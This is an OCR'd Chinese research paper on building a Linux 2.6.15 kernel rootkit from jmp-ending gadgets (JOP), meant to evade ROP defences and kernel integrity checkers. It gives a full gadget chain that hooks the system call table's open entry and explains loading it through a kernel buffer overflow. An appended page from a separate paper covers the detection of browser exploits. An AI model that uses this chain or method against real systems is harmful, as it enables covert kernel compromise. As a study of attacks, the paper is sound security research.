一种基于JOP的rootkit构造方法

李正玉 茅 兵 谢 立
(计算机软件新技术国家重点实验室 南京 210093) (南京大学计算机科学与技术系 南京 210093)

摘 要 ROP是一种新的恶意代码构造方法,该方法可以利用系统中已有的代码来构造恶意程序,利用ROP构造的rootkit可以躲避目前已有的内核完整性保护机制的检测。由于ROP采用的以ret指令结尾的短指令序列具有一定的规律性,因此目前已经有很多防御手段能够对其进行防御。相比ROP而言,基于JOP[1]的rootkit构造方法没有明显的规律可言,因此目前针对ROP的防御手段都无法对其进行防御。此外,较传统的ROP而言该方法不会受限于内核栈的大小,而且构造过程中所使用到的数据在内存中的布局也比较灵活。

关键词 ROP,JOP,短指令序列
中图法分类号 TP309 **文献标识码** A

Construction Method of Rootkit Based on JOP

LI Zheng-yu MAO Bing XIE Li
(State Key Laboratory for Novel Software Technology, Nanjing University, Nanjing 210093, China)
(Department of Computer Science and Technology, Nanjing University, Nanjing 210093, China)

Abstract ROP is a new programming method, this method can leverage existing code of system to construct malicious code, rootkit constructed by ROP can evade the detection of most kernel integrity protection mechanisms present. Because the instruction gadgets ending by jmp have a certain regularity, so, present there are many protection methods that can detect it. Compared with ROP, the construction method of rootkit based on JOP has no certain regularity, so, the methods of ROP detection present can't detect it. Moreover, compared with ROP, this new method will not be restricted by size of kernel stack and the memory layout of data will be more flexible in the process of construction.

Keywords ROP, JOP, Instruction gadget

1 引言

ROP(Return oriented Programming)是由Shacham[7]于2007提出来的一种新的基于X86架构的恶意代码构造方法。利用ROP方法,攻击者只需利用已有的库程序和其它可执行文件中的短指令序列即可构造一次攻击。攻击者利用ROP构造恶意代码,首先需要从已有的库程序和其它可执行文件中提取一组短指令序列,通常来说这些被选取的短指令序列都有一个共同特征,也就是每个短指令序列都是以ret指令结尾,这样攻击者就可以通过精心构造的返回地址序列将这些短指令序列串接起来,从而构成一段具有实际攻击效果的代码。基于该思想,Hund等人[10]提出了一种基于ROP的rootkit攻击,该攻击利用Windows内核中已有的代码来避开各种内核完整性保护机制的检测(例如,NICKLE[13]和SecVisor[11]等)。利用ROP构造的恶意代码在执行过程中其指令流与正常指令流相比有很明显的特点:首先,利用ROP构造的恶意代码中包含大量的ret指令;第二,正常指令执行过程中每个ret指令都对应一个call指令,而ROP构造的代码中没有对应的call指令;第三,利用ROP构造的代码是完全基于栈,通过栈上的返回地址来改变控制流,在内核中栈的大小通常为4k或者8k,这使得rootkit的大小不得不受限于内核栈的大小。鉴于ROP攻击的这些特点,目前已经有很多方法能够对ROP攻击进行检测和防御,如Davi[11]和Chen[8]等人提出的基于短指令序列长度的检测方法、基于call和ret指令匹配的检测方法以及基于不含ret指令内核的防御方法。最近,Li等人[13]提出了一种基于编译器的方法,编译器在编译内核、库以及其它可执行文件过程中能够自动将ret指令替换成其它指令,这样就可以避免ROP的攻击。

由于目前所有的防御和检测技术都是针对ROP短指令序列中的ret指令,因此本文提出了一种新的基于JOP的rootkit构造方法,该方法与传统的ROP方法类似,但所有的短指令序列都是以"jmp"指令结尾,这样可以躲避目前已有的针对ROP攻击的检测方法,而且能够在经过ret指令替换的内核上正常运行。总结下来我们工作的主要贡献有以下几点:首先提出了一种新的基于JOP的rootkit构造方法;其次,从linux-2.6.15内核中抽取了一组以"jmp"指令结尾的短指令

本文受国家自然科学基金项目(60721002)和国家973重点基础研究计划(2009CB320705)资助。
李正玉 硕士生,主要研究方向为软件安全;茅 兵 教授,博士生导师,主要研究方向为软件安全、安全操作系统;谢 立 教授,博士生导师,主要研究方向为信息安全、分布式系统。

序列，这些短指令序列可以用来构建任何 x86 下的代码；最后利用这种新的 rootkit 构造方法实现了一个具有实际意义的 rootkit 功能并且利用该方法构造的 rootkit 不但可以躲避目前大部分内核完整性检测工具的检测（例如：NICKLE[13] 和 SecVisor 等），而且还能够躲避目前已有的针对 ROP 攻击的检测与防御方法（例如：return-less kernel[13] 等）。

2 基于 JOP 的构造方法

传统的 ROP rootkit 构造方法是利用 ret 指令将一些短指令序列串接起来，这些短指令序列在运行过程中每当执行到 ret 指令时就会从当前栈顶读取下个短指令序列的地址，而这些地址序列是攻击者事先构造好并存放在栈上的。对于以“jmp”指令结尾的短指令序列而言，我们无法从栈顶获取下个短指令序列的地址，因此我们需要通过其它方法来设置跳转地址，在我们的方法中我们通过寄存器加载、算术/逻辑运算等方法来设置寄存器。为了能够模拟所有 X86 下的程序，首先需要利用这些以“jmp”指令结尾的短指令序列来模拟常用的 X86 指令功能，如内存加载指令、加法指令、减法指令、取反指令、异或以及函数调用等指令。用来构造这些常用指令的短指令序列都是抽取自 linux-2.6.15 内核中。所有这些短指令序列都是分布在内核地址空间中，利用这些短指令序列构造出来的 rootkit 可以直接在内核空间中运行。

2.1 内存存取操作

X86 指令集中内存存取操作大致分 5 类：(1)立即数到寄存器；(2)内存到寄存器；(3)寄存器到内存；(4)内存到内存；(5)立即数 0 到内存。

2.1.1 立即数到寄存器操作

X86 指令集中包含 6 个通用寄存器“eax，ebx，ecx，edx，edi，esi”以及其它一些非通用寄存器“ebp，esp，cs，ds”等，这些寄存器中有些寄存器只有当 CPU 运行在特权 0 级时才能进行设置，而大部分寄存器则可以通过“mov”和“pop”等指令直接进行设置。利用短指令序列 1 和 2 可以对其中的 6 个寄存器进行设置。

```
pop eax pop ebx
pop esi pop edi
pop ebp jmp ecx                    (1)
pop ecx jmp edi                    (2)
```

2.1.2 内存到寄存器操作

可以利用短指令序列 3 将内存中的数据加载到寄存器 edx 中，如果需要将内存中的数据加载到其它寄存器中可以先利用短指令序列 3 将内存中数据保存到 edx 中，然后利用短指令序列 4 将 edx 中的值写入到内存中的某个位置，再调整 esp 的值，最后利用短指令序列 1 和 2 将数据读入到相应的寄存器中。

```
mov edx,[eax+5]
add [eax],al
pop eax pop ebx
pop esi pop edi
pop ebp jmp ecx                    (3)
```

2.1.3 寄存器到内存操作

使用短指令序列 4 将寄存器中的数据加载到内存中，同样在内核中也找到其它一些短指令序列，用来将其它寄存器“eax，ebx，ecx，ebp，edi，esi”中的数据加载到内存中。

```
mov [ecx],edx pop,ebx
jmp eax                            (4)
```

2.1.4 内存到内存操作

至于将内存中的数据加载到内存的其它位置，可以结合短指令序列 3 和 4 来构造。例如，利用短指令序列 3 将内存中的数据先放入到某个寄存器 edx 中，然后利用短指令 4 将寄存器 edx 中的内容加载到内存的某个位置中。

2.1.5 立即数 0 到内存的操作

在 rootkit 构造过程中经常会用到在内存中插入立即数 0 这样的操作，例如在创建字符串时，若要在字符串尾部插入一个空字符 NULL 或者调用某个函数，则要将某个函数参数设置为 NULL。对于这样的操作在内核镜像中也找到了一些合适的短指令序列，例如短指令序列 5，利用该短指令序列可以很容易地将某块内存单元设置为立即数 0。

```
mov [edx+8],0
mov [esp+4],edx
mov ecx,[edx+40]
jmp ecx                            (5)
```

2.2 算术与逻辑操作

对于所有的算术与逻辑操作，操作数无外乎三种：内存操作数、寄存器操作数、立即数。然而对于操作数是立即数的算术逻辑操作我们无法保证能够从内核镜像中抽取合适的短指令序列，所以可以利用短指令序列 1 将立即数写入到寄存器中，然后再调用其它短指令序列来构造相应的算术逻辑操作。下面详细介绍一些算术逻辑操作的构造过程，包括“neg”和“and”指令，这些指令是其它一些操作的基础（例如，条件跳转和函数调用等）。

2.2.1 neg 指令

短指令序列 6 用来进行取反操作，与前面提到的那些短指令序列相结合，可以对任何寄存器或者内存中的数据进行取反操作。该操作对条件跳转非常有用，下面会详细介绍。

```
neg ebx
mov [ecx+A0], ebx
btr dword ptr [ ecx+424 ],5
mov eax, [ecx+10C]
mov [ esp+8], ecx
pop ebx
jmp eax                            (6)
```

2.2.2 and 指令

短指令序列 7 用来进行位与操作，利用该操作可以对寄存器或者内存中的某些标志位进行设置，尤其是对于 32 位状态寄存器“EFLAGS”的状态设置。

```
and ebp ebx
jmp dword ptr [ecx+E985698]        (7)
```

2.3 控制流操作

正常程序的执行过程中跳转有两种：一种是无条件的直

接跳转，通过 jmp 指令来实现；还有一种称为条件跳转，跳转依赖于“EFLAGS”寄存器中的相应标志位。我们的方法利用寄存器“esp”来控制跳转指令的目标地址。

2.3.1 无条件跳转

在 rootkit 构造过程中我们利用寄存器“esp”来控制“jmp”指令的目的地址，因此对于无条件跳转我们只需简单地设置下 esp 的值，使它指向新的地址即可。可以使用下面的短指令序列来完成这样的工作。

```
pop esp
and al,24
jmp dword ptr [ebx * 4+C02E29AC]        (8)
```

2.3.2 条件跳转

在 X86 架构中条件跳转依赖于“EFLAGS”中相应的标志位，这些标志位控制着条件跳转的行为。对于 EFLAGS 的操作，可以用短指令序列 9 来完成。

```
pushfd
mov dx,gs
jmp [ecx+C0325698]                      (9)
```

利用短指令序列 1 到 9 可以构造条件跳转操作，该构造过程包括：(1)利用短指令序列 9 将 EFLAGS 压栈；(2)将 EFLAGS 的值从栈中取出并利用算术逻辑操作提取出感兴趣的标志位，然后将该标志位用“Load/Store”操作写入内存；(3)利用短指令序列 6 将存放在内存中的标志位取反(−1 或 0)，然后利用短指令序列 7 将变量“esp offset”与取反后的标志位相与，这样“esp offset”要么取 0 要么取原来的值；(4)最后将变量“esp offset”的值存放在内存[ecx+C03E9984]中，并通过短指令序列 11 来设置“esp”寄存器。由于短指令序列 11 中 sbb 指令对 CF 位有影响，因此在调用短指令序列 11 之前需要调用短指令序列 10 清除 CF 标志位。

```
cls
jmp dword ptr [ebx+C04005E0]            (10)
sbb esp,dword ptr [ecx+C03E9984]
jmp dword ptr [eax * 4+82E0DF4]         (11)
```

2.3.3 有限循环

利用上面提到的这些短指令序列可以构造一个有限循环操作，假设使用 count 变量作为循环控制变量并用内存存储短指令序列将 count 变量存入内存中；然后将 count 减一并判断 ZF 是否置位，如果置位，表明 count 为 0，否则大于 0；最后我们利用条件跳转短指令序列来控制执行流程并在循环的结尾用无条件跳转返回到循环的开始。

2.4 函数调用操作

X86 指令集规定寄存器 eax，ecx 和 edx 由函数调用者来保存，而寄存器 ebx，ebp，esi 以及 edi 由被调用的函数保存[16]，必须保证函数返回时这些寄存器都保存正确的值，因此利用短指令序列 12 为 rootkit 提供函数调用功能。

```
call dword ptr [ebp−18]
jmp dword ptr [edi]                     (12)
```

利用上述这些短指令序列可以构造 x86 架构下几乎所有的代码，在下面的章节将详细介绍如何用这些短指令序列来构造 rootkit。

3 基于 JOP 的 rootkit

为了证明这种基于 JOP 的 rootkit 构造方法在现实系统中是可行的，从 linux-2.6.15 内核镜像中抽取了一组短指令序列，利用这些短指令序列来实现一些简单的 rootkit 功能。该集合中的每个短指令序列用来实现 x86 下不同指令功能，图 3 显示的是用这些短指令序列实现的一个简单的 rootkit。

3.1 短指令序列的内存布局

我们使用的所有短指令序列都是以间接跳转指令“jmp”结尾，为了能够将这些短指令序列串接起来，需要对间接跳转指令中的寄存器进行设置。一般来说这些数据要么放在内核栈上要么放在内核空间的其它地址上。如果间接跳转指令的跳转地址在栈上，那么可以利用短指令序列 1、2 对寄存器进行设置。如果跳转地址在内核空间的其它地址上，可以利用内存读取短指令序列将跳转地址加载到相应的寄存器上。对于后面这种情况而言，使用了控制寄存器“control register”来获取跳转地址所在内存单元的地址，例如在短指令序列 13 中使用了寄存器 eax 作为控制寄存器，然后从内存[eax+50]中读取到跳转指令的跳转地址。在我们的 rootkit 实现中控制寄存器的值是从栈上获取的，而控制寄存器访问的内存存放在内核其它地址上。

```
mov eax,[esp+4]
mov ecx,[eax+50]
jmp ecx                                 (13)
```

当程序进入到内核空间中时会发生栈切换，通常内核栈比较小(默认只有 4k 或者 8k)，这样对 rootkit 的栈中数据大小就有了限制。在我们的 rootkit 中对栈和非栈中数据进行了区分，为了降低 rootkit 栈中数据的大小，首先要尽可能减少涉及到栈的指令操作，因此对短指令序列的内存布局进行了一些优化。(1)尽可能选择一些栈操作指令较少的短指令序列作为备选短指令序列；(2)将控制寄存器访问的数据放置在内核空间其它地址上；(3)将一些零时数据放置在内核空间其它地址上。这些零时数据包括函数的返回值、指针数据、零时变量、对象地址等。

3.2 实验步骤

当 rootkit 构造完成后，需要将这些数据放入到内核地址空间中，可以通过内核或模块中的缓冲区溢出漏洞[17]将 rootkit 数据加载到内核栈中并且修改返回地址从而将控制流转移 rootkit 的第一个短指令序列上。实验中将 rootkit 的数据放入到指定的内核模块的栈中，并且利用缓冲区溢出漏洞将返回地址改为第一个短指令序列的地址，紧邻着返回地址后面的就是 rootkit 的数据。当 rootkit 执行第一个短指令序列的时候寄存器“esp”指向 rootkit 的数据起始位置，然后所有的短指令序列都会依次按序执行下去，图 1 显示的是一个基于 JOP 的 rootkit 的执行流程，具体步骤如下：(1)用缓冲区溢出和模块加载的方法将 rootkit 使用到的数据加载到内核栈中；(2)通过溢出攻击将控制流转移到 rootkit 的第一个短指令序列上；(3)通过间接跳转指令将所有的短指令序列串接

起来。

由于我们采用以“jmp”指令结尾的短指令序列，因此短指令序列的地址获取并不完全依赖于栈，所以 rootkit 的数据可以存放在内核栈中也可以存放在全局或者静态数据区域内。对于 rootkit 的数据而言，我们将其分为两类：一种是由“push/pop”指令访问的数据，因为这些数据涉及到栈操作所以这些数据存放在内核栈中；另一些是通过内存读取操作访问的数据，所以将这些数据存放在全局或者静态数据区域内。栈上数据通过栈溢出的方式进行加载，对于其它数据我们通过 LKM(loadable kernel module)方式加载，首先在指定的内核模块中申明一个全局的缓冲区(通过 EXPORT_SYMBOL 宏将该缓冲区声明为全局变量)并将 rootkit 中非栈中数据存放到该缓冲区中，然后加载模块，这样之前申明的缓冲区就可以被 rootkit 中的短指令序列访问了(可以通过/proc/kallsyms 来查询全局缓冲区的地址)。实验中用于构造 rootkit 的所有短指令序列均抽取自 linux-2.6.15 镜像中，这类 rootkit 能够躲避目前大部分 rootkit 检测工具的检测(例如 NICKLE[13]，SBCFI[18])。



图 1　基于 JOP 的 rootkit 的执行流程

4　Rootkit 的实现

在实验中用这种基于 JOP 的 rootkit 构造方法构造了一个用于修改系统调用表的 rootkit 功能，该功能是 Synapsys rootkit 功能中非常重要的一部分，也是目前很多内核攻击常用的功能，利用该功能可以很轻松修改系统调用表，并在攻击结束后将系统调用表还原。由于我们的 rootkit 是基于 JOP 的，因此目前大部分利用内核完整性进行检测的工具无法对其进行检测。图 2 给出了该 rootkit 的 C 代码和相对应的汇编码。在源代码的第一行中将系统调用表的地址赋值给变量“sys_call_tlb”，然后通过数组操作定位到 open 函数调用，并将 open 函数的地址赋给变量“real_open”，最后用我们自己的函数地址来修改系统调用表。当 rootkit 运行结束后利用变量“real_open”对系统调用表进行恢复。下面将详细介绍如何构造该 rootkit。

Rootkit：Synapsys

源代码：

```
sys_call_tlb = sys_call_table;
real_open = sys_call_tlb[SYS_open];
sys_call_tlb[SYS_open] = hack_open; 汇编码：
mov sys_call_table, %eax
add $0x14, %eax
mov (%eax), %eax
mov %eax, real_open
mov sys_call_table, %eax
add $0x14, %eax
movl hack_open, (%eax)
```

图 2　rootkit Synapsys 的源代码和汇编码

4.1　短指令序列的内存布局

为了达到与图 2 中源代码相一致的效果，利用下面几步来完成汇编码到短指令序列的转换。首先要实现对变量“real_open”的赋值，对应的汇编码是先将系统调用表的起始地址放到寄存器 eax 中，然后加上 0x14 并将该地址的内容存放到寄存器 eax 中，最后将寄存器 eax 中的值保存到变量“real_open”中。这段汇编码对应图 3 中的短指令序列 1 到 17。当保存好变量“real_open”后，还需要用变量“hack_open”来修改系统调用表中相应的系统调用，这些汇编码对应着图 3 中的短指令序列 18 到 34。下面将详细介绍这些短指令序列如何进行串接以及如何执行。

```
1
mov eax,[esp+4]
mov ecx,[eax+50]
jmp ecx

2
mov ecx,[eax+4]
pop ebx
pop esi
pop edi
jmp ecx

3
pop ecx
jmp edi

4
pop ebp
jmp ecx

5
mov eax,[esp+4]
mov ecx,[eax+50]
jmp ecx

6
mov ecx,[eax+4]
pop ebx
pop esi
pop edi
jmp ecx

7
pop ecx
jmp edi

8
mov ax,[ebx+0xc]

mov [esp+0x18],eax
mov [esp+0x14],ebp
pop ebx
pop esi
pop edi
pop ebp
jmp ecx

9
pop ecx
jmp edi

10
pop ebx
jmp ecx

11
pop edx
cmp ebx,ecx
jmp
[ebx+0xC03C7318]

12
mov eax,[esp+4]
mov ecx,[eax+50]
jmp ecx

13
mov ecx,[eax+4]
pop ebx
pop esi
pop edi
jmp ecx

14
pop ecx
jmp edi

15

pop eax
pop ebx
pop esi
pop edi
pop ebp
jmp ecx

16
pop ecx
jmp edi

17
mov [ecx], edx
pop ebx
jmp eax

18
mov eax,[esp+4]
mov ecx,[eax+50]
jmp ecx

19
mov ecx,[eax+4]
pop ebx
pop esi
pop edi
jmp ecx

20
pop ecx
jmp edi

21
pop ebp
Jmp ecx

22
mov eax,[esp+4]

mov ecx,[eax+50]
jmp ecx

23
mov ecx,[eax+4]
pop ebx
pop esi
pop edi
jmp ecx

24
pop ecx
jmp edi

25
mov eax,[ebx+0xc]
mov [esp+0x18],eax
mov [esp+0x14],ebp
pop ebx
pop esi
pop edi
pop ebp
jmp ecx

26
Pop ecx
jmp edi

27
Pop ebx
jmp ecx

28
pop edx
cmp ebx,ecx
jmp [ebx+0xC03C7318]

29
mov eax,[esp+4]

mov ecx,[eax+50]
jmp ecx

30
mov ecx,[eax+4]
pop ebx
pop esi
pop edi
jmp ecx

31
pop ecx
Jmp edi

32
pop eax
pop ebx
pop esi
pop edi
pop ebp
jmp ecx

33
pop ecx
jmp edi

34
mov [ecx], edx
pop ebx
jmp eax
```

图 3　用于构造 rootkit 的短指令序列

在图 3 中，利用短指令序列 1 来设置控制寄存器 eax，控制寄存器的值存放内存[esp+4]这个位置上，控制寄存器指向内核空间其它位置上，其中[eax+50]这个位置上存放的是短指令序列 2 的地址，在 1 中我们对寄存器 ecx 设置后并执行“jmp”指令跳转到短指令序列 2 上。在短指令序列 2 中主要都是些“pop”指令，主要用于设置寄存器，其中 ecx，edi 分别为短指令序列 3 和 4 的地址。在短指令序列 3 中我们为短指令 4 设置跳转地址，也就是短指令序列 5 的内存地址，该值存放在寄存器 ecx 中，在短指令序列 4 中我们设置了寄存器 ebp 的值，该值与短指令序列 11 中的跳转指令有关，是用来设置短指令序列 12 的内存地址的。由于前面一系列的“pop”指令，这时候寄存器 esp 指向新的地址，我们利用短指令序列 5 对控制寄存器 eax 进行重新设置，指向的内存地址为[esp+4]，接下来的短指令序列 6 和 7 也是对一些寄存器进行设置，其中短指令序列 7 利用“pop ecx”为短指令序列 8 设置了跳转地址。在短指令序列 8 中我们将内存[ebx+0xc]中的内容存放到寄存器 eax 中，由于在短指令序列 6 中我们对寄存器 ebx 进行了设置，而“ebx+0xc”的值正好是内存单元“sys_call

_table+0x14"的地址，因此这个时候寄存器 eax 的值正好为系统调用 open 的函数地址。在设置好寄存器 eax 后，将 eax 中的值存放到内存[esp+0x18]中，接下来将之前弹出的 ebp 的值放入到内存[esp+0x14]处并利用"pop"指令设置一些寄存器用于短指令序列的串接。之前存放到内存[esp+0x14]和[esp+0x18]中的值刚好由短指令序列 10 和 11 中的"pop"指令弹出并存放在寄存器 ebx 和 edx 中，然后从内存[ebx+0xC03C7318]中取得短指令序列 12 的地址并跳转。短指令序列 12 到 16 主要用来设置一些寄存器，同时将变量"real_open"的地址存放到寄存器 eax 中。最后在短指令序列 17 中利用指令"mov [ecx],edx"将系统调用 open 的函数地址赋给变量"real_open"。图 3 中的短指令序列 18 到 34 是用来修改系统调用的，具体的实现过程跟前面的短指令序列类似，最后都是利用指令"mov [ecx],edx"对变量或者系统调用进行修改。

虽然利用这种基于 JOP 的构造方法可以构造 X86 下任何程序，但是对于有些程序而言构造确实比较困难，尤其对于那些持久性代码的构造。之前构造的 rootkit 部分数据是依赖于内核栈的，所以当 rootkit 执行结束后，内核栈中的数据就会丢失。以"taskigt"为例，该 rootkit 在/proc 目录下创建一个目录项，然后将一个回调函数绑定到到该目录项中的"read_proc"函数指针上(/proc 下面的每个目录项都有一个"proc_dir_entry"内核数据结构，该数据结构里面包含一个"read_proc"函数指针，称为 hook 指针)，该回调函数的功能是为所有读该目录项的进程赋予 root 权限。实验中对"taskigt"的前半部分进行了实现，鉴于上述原因，未能对其后半部分进行实现，但这并不意味着完全无法实现，因为基于 JOP 的构造方法并不完全依赖于栈，所以只要抽取到的所有的短指令序列都不涉及栈操作，就可以实现这类的 rootkit。

5 讨论

在本节中将讨论目前有关该构造方法的一些问题。首先在目前的实现中，的 rootkit 都是基于手动构造，希望以后能够设计出一个自动构造系统，该系统能够对正常的 X86 程序进行分析并构造出相应的短指令序列串、栈上数据和全局数据，最后还能将这些数据加载到内核空间中并触发程序的运行。第二，相比传统的 ROP rootkit 而言，由于的短指令序列末尾通常采用的是间接跳转指令，经常需要利用立即数加载和控制寄存器短指令序列来修改相应寄存器的值，因此在构造 rootkit 的过程中需要更加小心。第三，由于采用的短指令序列并不完全依赖于栈，如果能够从内核中抽取到一些不带栈操作的短指令序列，那么就可以构造出完全不依赖于内核栈的 rootkit，这是传统 ROP 无法做到的。

6 相关工作

6.1 ROP(Return Oriented Programming)

ROP 技术是从"return-into-libc"攻击技术发展起来的[12]。它们之间的共同特性就是所有的代码都是来自于已有的代码。和"return-into-libc"不同的是，ROP 利用的是短指令序列而非函数。Schacham[7]在 2007 年提出了 ROP 攻击，然而到目前为止所有的 ROP 攻击都是基于 ret 指令结尾，而且目前已经有很多 ROP 防御手段[4,13]能够对其进行防御。为了对目前已有的 ROP 技术进行改进，Checkoway 等[3]提出了一种方法用来躲避目前已有的防御手段，他们使用类似于 ret 指令的指令序列(pop,jmp)进行攻击。虽然该指令序列能够用来串接短指令序列，但是频繁使用 pop 和 jmp 指令对使得目前那些基于统计检测的防御手段只要稍加修改就可以用来对其进行防御。除了 Checkoway 等人的研究外，Bletsch 等人提出了一个概念，叫做"jump-Oriented Programming (JOP)"，他们利用以"call"指令结尾的短指令序列进行短指令序列的串接，然而这种方式跟传统的 ROP 技术很相似，因此有些工具只需要稍加修改就可以用来检测这种攻击。在工作中使用间接跳转指令就可以避免这样的问题。

6.2 内核完整性保护机制

内核完整性保护机制是用来禁止内核空间未授权代码的注入。例如基于虚拟机(VMM)的 Livewire[8]是用来保护 guest OS 的代码段和关键数据段，它可以用来禁止攻击者对代码段和关键数据段的修改。然而这种方法对于用 LKM 和内核漏洞加载的恶意代码确毫无办法。为了能够对这种攻击进行防御，有人提出利用内核模块签名的方法对每个可信模块进行签名，这样当内核加载模块时需要先验证该模块是否有有效的数字签名。此外，NICKLE[13]是一种利用影子内存来禁止非授权代码执行的技术，这样 rootkit 就难以执行自己的代码。W⊕X 技术主要为了防止恶意代码同时具有写和可执行属性，这样加载到数据段的恶意代码就无法执行。所有这些提到的防御手段和方案都是基于非法注入的恶意代码，而我们的工作中，所有的短指令序列都来自于已有代码，所以可以绕过这些检测工具的检测。

结束语 本文主要介绍了一种基于 JOP 的 rootkit 构造方法并利用该方法实现了一些 rootkit 功能。利用该方法可以对目前已有的 ROP 技术[10]进行改进，并且能够绕过目前已有的针对 ROP 攻击的检测。除此之外，这种新 rootkit 构造还能够对大部分内核完整性检测机制免疫。在接下来的工作中，我们希望能够对目前已有的工作做一些改进，并且希望能够提供一种基于 JOP 的 rootkit 自动构造方法。

参 考 文 献

[1] Bletsch V F T, Jiang Xu-xian. Jump-orientedprogramming: A new class of code-reuse attack Technical report[R]. TR-2010-8. 2010

[2] Team P. Documentation for the pax project over all description [OL]. http://pax. grsecurity. net/docs/pax. txt

[3] Checkoway S, Shacham H. Escape from return-oriented programming: Return-oriented programming without returns (on the x86)[R]. CS2010-0954. UC San Diego, February 2010

[4] Chen Ping, Xiao Hai, Shen Xiao-bin, et al. DROP: Detecting return-oriented programming malicious code[C]// Prakash A, Sengupta I, eds. Proceedings of ICISS 2009. volume 5905 of LNCS. Springer-Verlag, December 2009: 163-77

[5] Corporation I. Ia-32 intel architecture software developers man-

ual[C]//Instruction set referenc. vol2,2006

[6] Dalton M,Kannan H,Kozyrakis C. Real-world buffer overflow protection for userspace & kernelspace[C]//SS'08:Proceedings of the 17th conference on Security symposium. UCSENIX Association,Berkeley,CA,USA,2008:395-410

[7] Shacham H. The geometry of innocent flesh on the bone:return-into-libc without function calls (on the x86)[C]//Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS). ACM,New York,NY,USA,2007:552-561

[8] Garfinkel T, Rosenblum M. A virtual machine introspection based architecture for intrusion detection[C]//Proc. Network and Distributed Systems Security Symposium. February 2003

[9] Grizzard J. Towards self-healing systems:re-establishing trust incompromised systems[D]. Georgia Institute of Technology, 2006

[10] Hund R,Holz T,Freiling F C. Return-oriented rootkits:Bypassing kernel code integrity protection mechanisms[C]//Proceedings of 18th USENIX Security Symposium. SanJose,CA,USA, 2009

[11] Seshadri A,Luk M,Qu N,et al. Secvisor:a tiny hypervisor to provide lifetime kernel code integrity for commodity oses[C]//Proceedings of twenty-first ACM SIGOPS symposium on Operating system sprinciples. ACM,NewYork,NY,USA,2007:335-350

[12] Krahmer S. X86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. Phrack Magazine[OL]http://www.suse.de/krahmer/no-nx.pdf,2005

[13] Riley R,Jiang X,Xu D. Guest-transparent prevention of kernel rootkits with vmm-based memory shadowing[C]//RAID '08: Proceedings of the 11th international symposium on Recent Advances in Intrusion Detection. Berlin,Heidelberg:Springer-Verlag,2008:1-20

[14] Microsoft: A detailed description of the data execution prevention (dep) feature in windows xp service pack2[OL]. http://support.microsoft.com/kb/875352

[15] Mueller U. Brainfuck:An eight-instruction turing-complete programming language [OL]. http://www.muppetlabs.com/breadbox/bf/?

[16] The x86 instruction set architecture[OL]. Http://www.ugrad.cs.ubc.ca/cs411/2009W2/downloads/x86.pdf

[17] Viro A. Linux kernel sendmsg() local buffer overflow vulnerability[OL]. http://www.securityfocus.com/bid/14785,2005

[18] Petroni N,Hicks M. Automated detection of persistent kernel control-flow attacks[C]//Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS). ACM, NewYork,NY,USA,2007:103-115

(上接第 43 页)

当 DLL 被成功注入 IE7 进程的地址空间后,DLL 的 DllMain 函数会收到 DLL_PROCESS_ATTACH 通知并且开始执行前面提到的代码覆盖以及跳转至检测代码。至此,基于代码覆盖的浏览器漏洞利用攻击检测的实现部分就已经完成。我们将整体的检测流程总结如下(见图 2)。



图 2

3 实验

该检测方法应用于以下诸多漏洞利用检测中(见表 1),取得了相当不错的效果。

表 1

CVE 编号	漏洞描述
CVE-2007-5601	RealPlayer ierpplug. dll ActiveX 控件播放列表名称栈溢出漏洞
CVE-2007-5017	利用 Yahoo! Messenger 8.1.0 ActiveX 控件漏洞挂马的病毒
CVE-2010-0249	"极光"变种漏洞病毒
CVE-2008-1309	RealPlayer ActiveX 控件属性的堆内存损坏漏洞
CVE-2007-4105	百度搜霸漏洞

结束语 本文所提出的基于代码覆盖的浏览器漏洞利用攻击检测方法,通过漏洞利用代码的概念验证,结合代码覆盖、逆向工程、API 拦截以及 DLL 注入等技术,最终实现了一套行之有效的检测方式。这种方法具有简洁、有效和误报率低等特点,可以通过将该技术部署于众多虚拟机中,批量检测网页,向杀毒软件公司以及搜索引擎等提供高可信度的挂马网页黑名单。

参 考 文 献

[1] 傅建明,彭国军,张焕国. 计算机病毒分析与对抗 [M]. 武汉:武汉大学出版社,2009:155-179

[2] 韩筱卿,王建锋,钟玮,等. 计算机病毒分析与防范大全 [M]. 北京:电子工业出版社,2006:168-179

[3] Szor P. 计算机病毒防范艺术 [M]. 段新海,杨波,王德强,译. 北京:机械工业出版社,2007:143-144

[4] 卓新建. 计算机病毒原理及防治 [M]. 北京:北京邮电大学出版社,2004:115-117

[5] 刘功申. 计算机病毒原理及其防范技术 [M]. 北京:清华大学出版社,2008:130-183

[6] Grimes R A. 恶意传播代码:Windows 病毒防护 [M]. 张志斌,贾旺盛,等译. 北京:机械工业出版社,2004:289-321

[7] Richter J. Windows 核心编程 [M]. 葛子昂,周靖,等译. 北京:清华大学出版社,2011,1:587-591

[8] 舒敬荣,朱安国,齐善明. HOOK API 时代码注入方法和函数重定向技术研究 [J]. 计算机应用与软件,2009,26(5):107-110

[9] 张瑜,李涛,吴丽华,等. 基于免疫的 Windows 未知病毒检测方法 [J]. 电子科技大学学报,2010(39):80-84